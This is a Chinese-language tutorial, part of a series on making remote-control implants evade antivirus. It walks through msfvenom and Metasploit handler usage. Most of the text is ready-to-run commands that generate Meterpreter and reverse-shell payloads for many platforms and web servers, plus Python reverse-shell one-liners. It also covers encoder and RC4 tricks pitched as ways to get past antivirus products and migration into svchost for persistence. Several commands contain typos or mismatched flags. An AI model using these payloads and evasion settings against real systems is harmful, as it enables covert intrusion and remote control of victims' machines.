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远控免杀专题系列文章

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本专题文章导航

1、远控免杀专题文章(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

因为cobaltstrike生成payload比较简单，这里不再累述，只是介绍一下msfvenom的基本参数和一些小技巧。

msfvenom简介

msfvenom是msfpayload和msfencode的结合体，于2015年6月8日取代了msfpayload和msfencode。在此之后，metasploit-framework下面msfpayload（荷载生成器），msfencoder（编码器），msfcli（监听接口）都不再被支持。

常规参数

msfvenom所有参数

```
$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /opt/metasploit-framework/bin/../embedded/framework/msfvenom [options] <var=val>
Example: /opt/metasploit-framework/bin/../embedded/framework/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
```

部分参数解读

- p, --payload < payload> 指定需要使用的payload (攻击荷载)。也可以使用自定义payload, 几乎是支持全平台的
- l, --list [module_type] 列出指定模块的所有可用资源。模块类型包括: payloads, encoders, nops, all
- n, --nopsled < length> 为payload预先指定一个NOP滑动长度
- f, --format < format> 指定输出格式 (使用 -help-formats 来获取msf支持的输出格式列表)
- e, --encoder [encoder] 指定需要使用的encoder (编码器), 指定需要使用的编码, 如果既没用-e选项也没用-b选项, 则输出raw payload
- a, --arch < architecture> 指定payload的目标架构, 例如x86 | x64 | x86_64
- platform < platform> 指定payload的目标平台
- s, --space < length> 设定有效攻击荷载的最大长度, 就是文件大小
- b, --bad-chars < list> 设定规避字符集, 指定需要过滤的坏字符例如: 不使用 '\x0f'、'\x00';
- i, --iterations < count> 指定payload的编码次数
- c, --add-code < path> 指定一个附加的win32 shellcode文件
- x, --template < path> 指定一个自定义的可执行文件作为模板, 并将payload嵌入其中
- k, --keep 保护模板程序的动作, 注入的payload作为一个新的进程运行
- payload-options 列举payload的标准选项
- o, --out < path> 指定创建好的payload的存放位置
- v, --var-name < name> 指定一个自定义的变量, 以确定输出格式
- shellest 最小化生成payload
- h, --help 查看帮助选项
- help-formats 查看msf支持的输出格式列表

比如想查看 windows/meterpreter/reverse_tcp 支持什么平台、哪些选项, 可以使用 msfvenom -p windows/meterpreter/reverse_tcp --l: options

```
$ msfvenom -p windows/meterpreter/reverse_tcp --list-options
```

Options for payload/windows/meterpreter/reverse_tcp:

Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 283
Rank: Normal

Provided by:

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Basic options:

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Description:

Inject the meterpreter server DLL via the Reflective DLL Injection
payload (staged). Connect back to the attacker

Advanced options for payload/windows/meterpreter/reverse_tcp:

Name	Current Setting	Required	Description
AutoLoadStdapi	true	yes	Automatically load the Stdapi extension
AutoRunScript		no	A script to run automatically on session creation.
AutoSystemInfo	true	yes	Automatically capture system information on initialization.
AutoUnhookProcess	false	yes	Automatically load the unhook extension and unhook the process
AutoVerifySession	true	yes	Automatically verify and drop invalid sessions
AutoVerifySessionTimeout	30	no	Timeout period to wait for session validation to occur, in seconds
EnableStageEncoding	false	no	Encode the second stage payload
EnableUnicodeEncoding	false	yes	Automatically encode UTF-8 strings as hexadecimal
HandlerSSLCert		no	Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoRunScript		no	An initial script to run on session creation (before AutoRunScript)
PayloadBindPort		no	Port to bind reverse tcp socket to on target system.
PayloadProcessCommandLine		no	The displayed command line that will be used by the payload
PayloadUUIDName		no	A human-friendly name to reference this unique payload (requires tracking)
PayloadUUIDRaw		no	A hex string representing the raw 8-byte PUID value for the UUID
PayloadUUIDSeed		no	A string to use when generating the payload UUID (deterministic)
PayloadUUIDTracking	false	yes	Whether or not to automatically register generated UUIDs
PingbackRetries	0	yes	How many additional successful pingbacks
PingbackSleep	30	yes	Time (in seconds) to sleep between pingbacks

使用 `msfvenom --list payloads` 可查看所有payloads

```
$ msfvenom --list payloads
```

```
Framework Payloads (558 total) [--payload <value>]
```

Name	Description
----	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/vax/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/exec	Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp	Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp	Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small	Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp	Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/shell_reverse_tcp_small	Connect back to attacker and spawn a command shell
bsd/x86/exec	Execute an arbitrary command
bsd/x86/metsvc_bind_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/metsvc_reverse_tcp	Stub payload for interacting with a Meterpreter Service
bsd/x86/shell/bind_ipv6_tcp	Spawn a command shell (staged). Listen for a connection over IPv6
bsd/x86/shell/bind_tcp	Spawn a command shell (staged). Listen for a connection
bsd/x86/shell/find_tag	Spawn a command shell (staged). Use an established connection
bsd/x86/shell/reverse_ipv6_tcp	Spawn a command shell (staged). Connect back to the attacker over IPv6
bsd/x86/shell/reverse_tcp	Spawn a command shell (staged). Connect back to the attacker
bsd/x86/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/x86/shell_bind_tcp_ipv6	Listen for a connection and spawn a command shell over IPv6
bsd/x86/shell_find_port	Spawn a shell on an established connection
bsd/x86/shell_find_tag	Spawn a shell on an established connection (proxy/nat safe)

使用 msfvenom --list encoders 可查看所有编码器

```
$ msfvenom --list encoders

Framework Encoders [--encoder <value>]
=====
```

Name	Rank	Description
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \$IFS Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Uppercase Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic	normal	Dynamic key XOR Encoder

可以看到评级最高的两个encoder为 `cmd/powershell_base64` 和 `x86/shikata_ga_nai`，其中 `x86/shikata_ga_nai` 也是免杀中使用频率最高码器了。

类似可用 `msfvenom --list` 命令查看的还有 `payloads`, `encoders`, `nops`, `platforms`, `archs`, `encrypt`, `formats`。

几个重要的监听参数

防止假session

在实战中，经常会遇到假session或者刚连接就断开的情况，这里补充一些监听参数，防止假死与假session。

```
msf exploit(multi/handler) > set ExitOnSession false //可以在接收到session后继续监听端口，保持侦听。
```

防止session意外退出

```
msf5 exploit(multi/handler) > set SessionCommunicationTimeout 0 // 默认情况下, 如果一个会话将在5分钟(300秒)没有任何活动, 那么它:死, 为防止此情况可将此项修改为0
```

```
msf5 exploit(multi/handler) > set SessionExpirationTimeout 0 // 默认情况下, 一个星期(604800秒)后, 会话将被强制关闭, 修改为0可永久:闭
```

handler后台持续监听

```
msf exploit(multi/handler) > exploit -j -z
```

使用 `exploit -j -z` 可在后台持续监听, -j为后台任务, -z为成功后不主动发送stage(感谢 Green-m 大佬指正), 使用 `Jobs` 命令查看和管理后台任务。 `jobs -K` 可结束所有任务。

还有种比较快捷的建立监听的方式, 在msf下直接执行:

```
msf5 > handler -H 10.211.55.2 -P 3333 -p windows/meterpreter/reverse_tcp
```

会生成监听

```
[*] Starting persistent handler(s)...
msf5 > handler -H 10.211.55.2 -P 3333 -p windows/meterpreter/reverse_tcp
[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on 10.211.55.2:3333
msf5 > jobs

Jobs
====

  Id  Name                Payload                Payload opts
  --  ---                -
  0    Exploit: multi/handler windows/meterpreter/reverse_tcp tcp://10.211.55.2:3333
```

payload的可持续化

一般来说使用msfvenom生成的payload会单独开启一个进程, 这种进程很容易被发现和关闭, 在后期想做持久化的时候只能再使用 `migrate` :

Explorer.EXE	1308	0	Microsoft Corporation	Windows 资源管理器
cmd.exe	4604	0	Microsoft Corporation	Windows 命令处理程序
Everything.exe	3540	3540		Everything
Everything.exe	4688	3540		Everything
cmd.exe	2896	0	Microsoft Corporation	Windows 命令处理程序
cmd.exe	5948	5948	Microsoft Corporation	Windows Command Processor
cmd.exe	4840	0	Microsoft Corporation	Windows 命令处理程序
shell.exe	3332	3332	Apache Software Foun...	ApacheBench command line util
cmd.exe	2112	0	Microsoft Corporation	Windows 命令处理程序
cmd.exe	4868	0	Microsoft Corporation	Windows 命令处理程序
cmd.exe	5308	0	Microsoft Corporation	Windows 命令处理程序

模块列表				
名称	安全状态	基址	大小	路径
shell.exe	未知文件	0x0000000000...	0x00016000	Z:\payload\shell.exe
ntdll.dll	系统文件	0x0000000077...	0x001A9000	C:\Windows\SYSTEM32\ntdll.dll

其实在生成payload时可直接使用如下命令，生成的payload会直接注入到指定进程中。

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -e x86/shikata_ga_nai -b "\x00" -i 5 -a x86 --platform win PrependMigrate=true PrependMigrateProc=svchost.exe -f exe -o shell.exe
```

生成的shell程序执行后会启动两个进程 shell.exe 和 svchost.exe，关闭其中一个不会影响会话状态。唯一美中不足的是 svchost.exe 不是 system32 目录下的。

cmd.exe	2896	0	Microsoft Corporation	Windows 命令处理程序	C:\Windows\system32\cmd.exe
svchost.exe	3340	1044	Microsoft Corporation	Windows 服务主进程	C:\Windows\SysWOW64\svchost.exe
Everything.exe	3540	3540		Everything	C:\Program Files\Everything\Everything.exe
conhost.exe	3820	0	Microsoft Corporation	控制台窗口主机	C:\Windows\system32\conhost.exe

在上面的生成payload参数中：

(1) PrependMigrate=true PrependMigrateProc=svchost.exe 让这个程序默认会迁移到svchost.exe进程，自己测试的时候不建议到这个进程的持久进程。

(2) 使用-p指定使用的攻击载荷模块，使用-e指定使用x86/shikata_ga_nai编码器，使用-f选项告诉MSF编码器输出格式为exe，-o选项指定文件名为payload.exe，保存在根目录下。

绕过杀软

这是 green-m 大佬提到的一种方式，使用reverse_https等payload时可以使用下列方法bypass部分杀软。

生成payload: msfvenom -p windows/meterpreter/reverse_https lhost=10.211.55.2 lport=3333 -f c

在msf中进行如下设置，将控制端向被控制端发送的stage进行编码

```
msf exploit(multi/handler) > set EnableStageEncoding true // 尝试使用不同的编码器对stage进行编码，可能绕过部分杀软的查杀
EnableStageEncoding => true
msf exploit(multi/handler) > set stageencoder x86/fnstenv_mov
Stageencoder => x64/xor
msf exploit(multi/handler) > set stageencodingfallback false
stageencodingfallback => false
```


同样，使用reverse_tcp_rc4也有同样的效果，而且不能设置stageencoder选项，更稳定更方便。

```
msfvenom -p windows/meterpreter/reverse_tcp_rc4 LHOST=10.211.55.2 LPORT=3333 RC4PASSWORD=tidesec -f c
```

利用rc4对传输的数据进行加密，密钥在生成时指定，在监听的服务端设置相同的密钥。就可以在symantec眼皮地下执行meterpreter。

各平台payload生成

二进制

windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Windows -f exe > shell.exe  
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f exe > shell.exe
```

windows下生成32位/64位payload时需要注意：以windows/meterpreter/reverse_tcp为例，该payload默认为32位，也可使用-a x86选项指定要生成64位，则payload为windows/x64/meterpreter/reverse_tcp。

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Linux -f elf > shell.elf
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform osx -f macho > shell.macho
```

Android

```
msfvenom -a dalvik -p android/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.apk  
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 R > test.apk
```

Powershell

```
msfvenom -a x86 --platform Windows -p windows/powershell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -e cmd/powershell_base3 -f raw -o shell.ps1
```

Netcat

nc正向连接

```
msfvenom -p windows/shell_hidden_bind_tcp LHOST=10.211.55.2 LPORT=3333 -f exe > 1.exe
```

nc反向连接，监听

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f exe > 1.exe
```

Shellcode

基于Linux的Shellcode

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Windows -f c
```

基于Windows的Shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform Linux -f c
```

基于Mac的Shellcode

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -a x86 --platform osx -f c
```

脚本

Python反弹shell

```
msfvenom -p cmd/unix/reverse_python LHOST=10.211.55.2 LPORT=3333 -f raw > shell.py
```

```
msfvenom -a python -p python/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.py
```

Python正向shell

```
python/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.211.55.2",3333));os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

```
python/python3 -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('10.211.55.2',3333))\nwhile 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\"")"
```

Bash

```
msfvenom -p cmd/unix/reverse_bash LHOST=10.211.55.2 LPORT=3333 -f raw > shell.sh
```

Perl

```
msfvenom -p cmd/unix/reverse_perl LHOST=10.211.55.2 LPORT=3333 -f raw > shell.pl
```

Lua

```
msfvenom -p cmd/unix/reverse_lua LHOST=10.211.55.2 LPORT=3333 -f raw -o shell.lua
```

Ruby

```
msfvenom -p ruby/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw -o shell.rb
```

Web

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f aspx -o shell.aspx
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.211.55.2 LP0RT=3333 -f asp > shell.asp
```

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw > shell.jsp
```

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f war > shell.war
```

```
msfvenom -p nodejs/shell_reverse_tcp LHOST=10.211.55.2 LPORT=3333 -f raw -o shell.js
```

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST 10.211.55.2
set LPORT 3333
set ExitOnSession false
exploit -j -z
```

msfvenom参数和命令很多，各种payload和encoder经常让人眼花缭乱，特别是对英语不好的人来说有些命令可能很容易忘记。所以 Green_ 了一个zsh插件，可以自动化的补全msfvenom命令，有了它妈妈再也不用担心我会忘记msfvenom命令了！

[illegible]

安装如下：


安装前提：已经安装了zsh。

```
# 下载msfvenom plugin.
git clone https://github.com/Green-m/msfvenom-zsh-completion ~/.oh-my-zsh/custom/plugins/msfvenom/

# 打开 ~/.zshrc 文件, 启用插件
plugins=(... msfvenom)

# 在当前shell中导入.zshrc文件中的设置
source ~/.zshrc
```

```
90 # Example format: plugins=(rails git texmate ruby lighthouse)
91 # Add wisely, as too many plugins slow down shell startup.
92 plugins=(git)
93 plugins=(git zsh-autosuggestions)
94 plugins=(... msfvenom)
95
96 source $ZSH/oh-my-zsh.sh
97
98
```



之后可正常使用。

参考资料

msfvenom 进阶:<https://klionsec.github.io/2017/03/08/msfvenom-advanced/>

How to use msfvenom:<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>

msfvenom 使用方法简单介绍: <http://www.onebug.org/testing/161.html>

Bypass AV meterpreter免杀技巧:<https://green-m.me/2016/11/15/meterpreter-bypass-av/>